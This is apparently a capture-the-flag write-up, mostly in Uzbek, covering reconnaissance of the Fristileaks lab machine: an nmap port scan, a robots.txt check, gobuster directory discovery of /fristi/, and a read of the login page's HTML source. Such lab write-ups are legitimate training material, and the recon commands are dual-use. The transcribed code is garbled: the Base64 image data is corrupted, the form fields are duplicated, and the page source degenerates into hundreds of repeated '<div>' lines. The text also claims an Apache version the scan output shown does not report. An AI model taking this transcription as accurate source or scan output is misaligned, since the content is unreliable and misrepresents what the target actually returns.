


Fristileaks — writeup


A terminal window with a dark blue background and a taskbar at the top. The terminal shows the execution of an Nmap command. The output indicates a SYN Stealth Scan of 192.168.56.121, identifying an open http port on 80/tcp. The scan took 27.04 seconds.

```
(saidislom@kali)-[~]
└─$ nmap -p- 192.168.56.121 --min-rate=5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 13:20 +0500
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.46% done; ETC: 13:21 (0:00:01 remaining)
Nmap scan report for 192.168.56.121
Host is up (0.00017s latency).
Not shown: 65502 filtered tcp ports (no-response), 32 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 27.04 seconds

(saidislom@kali)-[~]
└─$
```

Nishon IP-manzili (`192.168.56.121`) barcha TCP portlar bo'yicha to'liq skanerlandi (`nmap -p- 192.168.56.121 --min-rate=5000`). Natijada faqat 80-portda Apache 2.2.15 (CentOS) veb-xizmati ishlab turgani aniqlandi.



Brauzer orqali nishonning 80-portidagi veb-sayt (<http://192.168.56.121/>) ochildi va bosh sahifada "KEEP CALM AND DRINK FRISTI" shiori aks etgan rasmiy sahifa kutib oldi.




Veb-serverdagi [robots.txt](#) fayli ko'zdan kechirildi. Unda [/cola](#) , [/sisi](#) va [/beer](#) manzillari taqiqlangani ko'rsatilgan, biroq bu sahifalar faqat chalg'ituvchi (trolling) rasmlardan iborat ekani ma'lum bo'ldi.

```
(saidislom@kali)-[~]
$ nano custom_wordlist.txt

(saidislom@kali)-[~]
$ gobuster dir -u "http://192.168.56.121/" -w custom_wordlist.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.56.121/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      custom_wordlist.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
fristi          (Status: 301) [Size: 237] [--> http://192.168.56.121/fristi/]
Progress: 50 / 50 (100.00%)
=====
Finished
=====

(saidislom@kali)-[~]
$
```

Gobuster vositasi va maxsus `custom_wordlist.txt` lug'ati yordamida veb-kataloglar ro'yxati qidirildi (`gobuster dir -u "http://192.168.56.121/" -w custom_wordlist.txt`) va yashirin `/fristi/` katalogi topildi.




Brauzer orqali `http://192.168.56.121/fristi/` manziliga o'tildi va admin hamda a'zolar uchun mo'ljallangan **Member Login** sahifasi ochildi.

```
1698 423401Pqn8R+zsTwdqfVP4j9nJYng7U+qfX7PGxPB2p9U/1P2eNieD1T6p/Efs8BE8Han1T+I/
1699 2423401Pqn8R+zsTwdqfVP4j9nJYng7U+qfX7PGxPB2p9U/1P2eNieD1T6p/Efs8BE8Han1T+I
1700 /2423401Pqn8R+zsTwdqfVP4j9nJYng7U+qfX7PGxPB2p9U/1P2eNieD1T6p/Efs8BE8Han1T+I
1701 /2423401Pqn8R+zsTwdqfVP4j9nJYng7U+qfX7PGxPB2p9U/1P2eNieD1T6p/Efs8BE8Han1T+I
1702 <!--
1703 1VB0Rw0KggpAAANsUeHgAAAWBAAABLCAIAAA04IHgAAAAAXNSR0IArs4c6QAAARnOU1BAACx
1704 jwv8YUAAAJCEhZCwAAAD9AAAD7ADcdvqQAAARSURBvHhe7dL8tsgE1Vhr8L8nqymmm1BkL
1705 591AQAYBN0J1/dmQ9Tgdx22t2sKccmHhRy448KJHAIJ2C8yBEAXuQIA9y6tAXOOLA3w
1706 B4EWA0AP1RwB4K5MAWgRAf7KCAAVcgsAFzKcV1sAcBFjg0v1kcaeJEJALZIE0B8SAGAL5Kc+f
1707 m63yaP7/XP/5RUMZjx71Nz12dpgguZHP1+zJ053b9+1gd/0TLZW1L5+RhpJg5tMTKE1paH1VKJ3
1708 ZU7/d516qse0t9rwa0UMSR1+Wr0R172dbmQKZ50tMPqG18LrhzyjWkTFDPXFiulC7e81bXnM0vb
1709 DoY20MJJWpL150w+e0X03b9+2b10v0t0rWbEENyRaLLp+8bHy318s8BjgpnUNSHVjHXJmC2Fq
1710 J30Jg1LXFPj8gkTxfnVY5d0p1uWpFC0LYk83dyPLpSTvZVnJR7R0WHEf50V5NfDU
1711 12qmC1/Zz22Wk11ab10aLqJZdgSqsXgtWY7syq+u0U1N0dF015ENygbTfj+qDbc+0p69c5
1712 uvFQZV5M15L1yMrfnrPU12qmC+Ucqd+gE1JN5X16J1/6BttvE0zF5YMZJLhyhLZ4sMntp/pSkgl
1713 04VajmZIEZVMS29E9Vzb1/F5ycgV5Z2XDM54CJCN1+KLrnq1zXThug0HEks0zK5pGy98aLq
1714 11n+1s45G0S1fK5CSZy4wX836+0zbi0v0t0rWbEENyRaLLp+8bHy318s8BjgpnUNSHVjHXJmC2Fq
1715 10H0drysrz404sdlPK1m1uLUD15dSpdsk5V5ctgg1xnFK88tU/PZ7VJHXJmC2LH91WvB8f7dZb6W8
1716 30a20j3jy+p09fneG41N0c09Un5dqhrX0k1J2KzxdWmQfnnv6A0U9Swb6UMYRSz2TB+1w0h+fl
1717 3K/U+z2UfJWmMhLZue2v6n/dAw+mLN9KWI9EKs9J1606+eCH8dv0U4PnkqD12rG01SHK
1718 uL9JMrF69gq/VT88qRLuStq7fYU7tgsn/4+zFHV6a11sczLGr0vGT1LsLhLPhhHhKKnLDU12q
1719 m046cK08mnpvCZ2J17a7Ez0w0e2s5fRw0x0MB3Zy0Bhu15fV1n+H0LcJAtuHEUzuz/LD1067Z04
1720 rPtAGLm10ZrXQGu37a1uRkVaylRfapK+9HNNH85Hn0cTKc4P31Vebh8fy/Vz0TCKqebWlrfFhe
1721 EPdMj035SvYXVF+qmT5UcmT9+ss//fy0LU3KwGdL592K6u5101ZMjAP5b5AgAL3IEg8c5AsCLH
1722 AHgR14ABCIJHAI1R1wC8yBEAXuQIA9y6tAXOOLA3wB4EWA0AP1RwB4K5MAWgRAf7KCAAVcgsAFzK
1723 cV1sAcBFjg0v1kcaeJEJALZIE0B8SAGAL3IEg8c5AsCLHAPhR74ABPh9/QN87z1q1qtcQAAABJR
1724 U5EzJggg--
1725 --
1726 <table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCC">
1727 <tr>
1728 <form name="form1" method="post" action="checklogin.php">
1729 <td>
1730 <table width="100%" border="0" cellpadding="3" cellspacing="1" bgcolor="#FFFFFF">
1731 <tr>
1732 <td colspan="3"><strong>Member Login </strong></td>
1733 </tr>
1734 <tr>
1735 <td width="78">Username:</td>
1736 <td width="6"><input type="text" id="myusername"></td>
1737 <td width="16"><input type="text" id="myusername"></td>
1738 </tr>
1739 <tr>
1740 <td colspan="3"><input type="password" id="mypass"></td>
1741 <td colspan="3"><input type="password" id="mypass"></td>
1742 <td colspan="3"><input type="password" id="mypass"></td>
1743 </tr>
1744 <tr>
1745 <td colspan="3"><input type="password" id="mypass"></td>
1746 <td colspan="3"><input type="password" id="mypass"></td>
1747 </tr>
```


Login sahifasining HTML manba kodi ([view-source](#)) tahlil qilindi. Sahifada tashqi fayllar o'rniga to'g'ridan-to'g'ri Base64 formatida kiritilgan rasm ma'lumotlari mavjudligi aniqlandi.

```
1 <html>
2 <head>
3 <meta name="description" content="super leet password login-test page. We use base64 encoding for images so they are inline in the HTML. I read somewhere on the web, that thats a good way to do it.">
4 </head>
5 <body>
6 We need to clean this up for production. I left some junk in here to make testing easier.
7
8 - by eezeepz
9
10 </body>
11 <div>
12 <div>
13 <div>
14 <div>
15 <div>
16 <div>
17 <div>
18 <div>
19 <div>
20 <div>
21 <div>
22 <div>
23 <div>
24 <div>
25 <div>
26 <div>
27 <div>
28 <div>
29 <div>
30 <div>
31 <div>
32 <div>
33 <div>
34 <div>
35 <div>
36 <div>
37 <div>
38 <div>
39 <div>
40 <div>
41 <div>
42 <div>
43 <div>
44 <div>
45 <div>
46 <div>
47 <div>
48 <div>
49 <div>
50 <div>
51 <div>
52 <div>
53 <div>
54 <div>
55 <div>
56 <div>
57 <div>
58 <div>
59 <div>
60 <div>
61 <div>
62 <div>
63 <div>
64 <div>
65 <div>
66 <div>
67 <div>
68 <div>
69 <div>
70 <div>
71 <div>
72 <div>
73 <div>
74 <div>
75 <div>
76 <div>
77 <div>
78 <div>
79 <div>
80 <div>
81 <div>
82 <div>
83 <div>
84 <div>
85 <div>
86 <div>
87 <div>
88 <div>
89 <div>
90 <div>
91 <div>
92 <div>
93 <div>
94 <div>
95 <div>
96 <div>
97 <div>
98 <div>
99 <div>
100 <div>
101 <div>
102 <div>
103 <div>
104 <div>
105 <div>
106 <div>
107 <div>
108 <div>
109 <div>
110 <div>
111 <div>
112 <div>
113 <div>
114 <div>
115 <div>
116 <div>
117 <div>
118 <div>
119 <div>
120 <div>
121 <div>
122 <div>
123 <div>
124 <div>
125 <div>
126 <div>
127 <div>
128 <div>
129 <div>
130 <div>
131 <div>
132 <div>
133 <div>
134 <div>
135 <div>
136 <div>
137 <div>
138 <div>
139 <div>
140 <div>
141 <div>
142 <div>
143 <div>
144 <div>
145 <div>
146 <div>
147 <div>
148 <div>
149 <div>
150 <div>
151 <div>
152 <div>
153 <div>
154 <div>
155 <div>
156 <div>
157 <div>
158 <div>
159 <div>
160 <div>
161 <div>
162 <div>
163 <div>
164 <div>
165 <div>
166 <div>
167 <div>
168 <div>
169 <div>
170 <div>
171 <div>
172 <div>
173 <div>
174 <div>
175 <div>
176 <div>
177 <div>
178 <div>
179 <div>
180 <div>
181 <div>
182 <div>
183 <div>
184 <div>
185 <div>
186 <div>
187 <div>
188 <div>
189 <div>
190 <div>
191 <div>
192 <div>
193 <div>
194 <div>
195 <div>
196 <div>
197 <div>
198 <div>
199 <div>
200 <div>
201 <div>
202 <div>
203 <div>
204 <div>
205 <div>
206 <div>
207 <div>
208 <div>
209 <div>
210 <div>
211 <div>
212 <div>
213 <div>
214 <div>
215 <div>
216 <div>
217 <div>
218 <div>
219 <div>
220 <div>
221 <div>
222 <div>
223 <div>
224 <div>
225 <div>
226 <div>
227 <div>
228 <div>
229 <div>
230 <div>
231 <div>
232 <div>
233 <div>
234 <div>
235 <div>
236 <div>
237 <div>
238 <div>
239 <div>
240 <div>
241 <div>
242 <div>
243 <div>
244 <div>
245 <div>
246 <div>
247 <div>
248 <div>
249 <div>
250 <div>
251 <div>
252 <div>
253 <div>
254 <div>
255 <div>
256 <div>
257 <div>
258 <div>
259 <div>
260 <div>
261 <div>
262 <div>
263 <div>
264 <div>
265 <div>
266 <div>
267 <div>
268 <div>
269 <div>
270 <div>
271 <div>
272 <div>
273 <div>
274 <div>
275 <div>
276 <div>
277 <div>
278 <div>
279 <div>
280 <div>
281 <div>
282 <div>
283 <div>
284 <div>
285 <div>
286 <div>
287 <div>
288 <div>
289 <div>
290 <div>
291 <div>
292 <div>
293 <div>
294 <div>
295 <div>
296 <div>
297 <div>
298 <div>
299 <div>
300 <div>
301 <div>
302 <div>
303 <div>
304 <div>
305 <div>
306 <div>
307 <div>
308 <div>
309 <div>
310 <div>
311 <div>
312 <div>
313 <div>
314 <div>
315 <div>
316 <div>
317 <div>
318 <div>
319 <div>
320 <div>
321 <div>
322 <div>
323 <div>
324 <div>
325 <div>
326 <div>
327 <div>
328 <div>
329 <div>
330 <div>
331 <div>
332 <div>
333 <div>
334 <div>
335 <div>
336 <div>
337 <div>
338 <div>
339 <div>
340 <div>
341 <div>
342 <div>
343 <div>
344 <div>
345 <div>
346 <div>
347 <div>
348 <div>
349 <div>
350 <div>
351 <div>
352 <div>
353 <div>
354 <div>
355 <div>
356 <div>
357 <div>
358 <div>
359 <div>
360 <div>
361 <div>
362 <div>
363 <div>
364 <div>
365 <div>
366 <div>
367 <div>
368 <div>
369 <div>
370 <div>
371 <div>
372 <div>
373 <div>
374 <div>
375 <div>
376 <div>
377 <div>
378 <div>
379 <div>
380 <div>
381 <div>
382 <div>
383 <div>
384 <div>
385 <div>
386 <div>
387 <div>
388 <div>
389 <div>
390 <div>
391 <div>
392 <div>
393 <div>
394 <div>
395 <div>
396 <div>
397 <div>
398 <div>
399 <div>
400 <div>
401 <div>
402 <div>
403 <div>
404 <div>
405 <div>
406 <div>
407 <div>
408 <div>
409 <div>
410 <div>
411 <div>
412 <div>
413 <div>
414 <div>
415 <div>
416 <div>
417 <div>
418 <div>
419 <div>
420 <div>
421 <div>
422 <div>
423 <div>
424 <div>
425 <div>
426 <div>
427 <div>
428 <div>
429 <div>
430 <div>
431 <div>
432 <div>
433 <div>
434 <div>
435 <div>
436 <div>
437 <div>
438 <div>
439 <div>
440 <div>
441 <div>
442 <div>
443 <div>
444 <div>
445 <div>
446 <div>
447 <div>
448 <div>
449 <div>
450 <div>
451 <div>
452 <div>
453 <div>
454 <div>
455 <div>
456 <div>
457 <div>
458 <div>
459 <div>
460 <div>
461 <div>
462 <div>
463 <div>
464 <div>
465 <div>
466 <div>
467 <div>
468 <div>
469 <div>
470 <div>
471 <div>
472 <div>
473 <div>
474 <div>
475 <div>
476 <div>
477 <div>
478 <div>
479 <div>
480 <div>
481 <div>
482 <div>
483 <div>
484 <div>
485 <div>
486 <div>
487 <div>
488 <div>
489 <div>
490 <div>
491 <div>
492 <div>
493 <div>
494 <div>
495 <div>
496 <div>
497 <div>
498 <div>
499 <div>
500 <div>
